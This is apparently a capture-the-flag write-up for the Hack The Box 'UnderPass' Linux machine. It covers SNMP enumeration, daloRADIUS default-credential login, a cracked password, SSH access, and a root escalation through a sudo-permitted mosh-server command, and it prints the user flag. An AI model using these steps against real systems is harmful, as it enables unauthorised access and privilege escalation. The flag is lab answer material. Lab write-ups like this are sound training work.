HTB Linux Easy: UnderPass
UnderPass is an Easy rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.36s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
UDP:
1
2
3
4
5
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.019s latency).

PORT    STATE SERVICE
161/udp open  snmp
Enumerate SNMP (Port 161)
We can use snmpbulkwalk to enumerate the following interesting info:
1
2
3
4
snmpbulkwalk -c public -v2c 10.10.11.48 .

steve@underpass.htb
UnDerPass.htb is the only daloradius server in the basin!
Modify hosts file:
1
2
tail -n 1 /etc/hosts
10.10.11.48 underpass.htb
Enumerate HTTP (Port 80)
Landing page is running the default ubuntu page. Found no subdomains or files using feroxbuster & ffuf. After running out of ideas I started researching daloradius since this was the only interesting result from SNMP: 
We get a forbidden error, let’s try to run feroxbuster on this directory:
1
2
feroxbuster -u http://10.10.11.48/daloradius/ -x php,html,pdf,txt
200      GET      112l      352w     4421c http://10.10.11.48/daloradius/app/users/login.php
Login page: 
There is a login page for the operators. We can authenticate using default creds (administrator:radius): Link. 
Found database password on the website: 
Found a user: 
Password hash cracks to:
underwaterfriendsusing crackstation.
We can SSH as this user:
1
2
3
4
ssh svcMosh@underpass.htb
--SNIP--
svcMosh@underpass:~$ id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)
User.txt: 44aaaed3a1f3318ac9223250f07c6d0c
1
2
svcMosh@underpass:~$ cat user.txt
44aaaed3a1f3318ac9223250f07c6d0c
Privilege Escalation
Sudo -l output:
1
2
3
4
5
6
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Whenever we start a mosh server using the /usr/bin/mosh-server command we don’t automatically authenticate. Instead what we can do is use the mosh command and specify the –server flag. Since we can run mosh-server as sudo we are able to automatically connect to a privileged instance: Link
1
2
3
4
5
svcMosh@underpass:~$ mosh --help
--SNIP--
        --server=COMMAND     mosh server on remote machine
							 (default: "mosh-server")
--SNIP--
We can run the following command to connect to a privileged mosh server:
1
mosh --server="sudo /usr/bin/mosh-server" localhost
Shell as root:
1
2
root@underpass:~# id
uid=0(root) gid=0(root) groups=0(root)
Proof of exploitation: 
PWNED!!!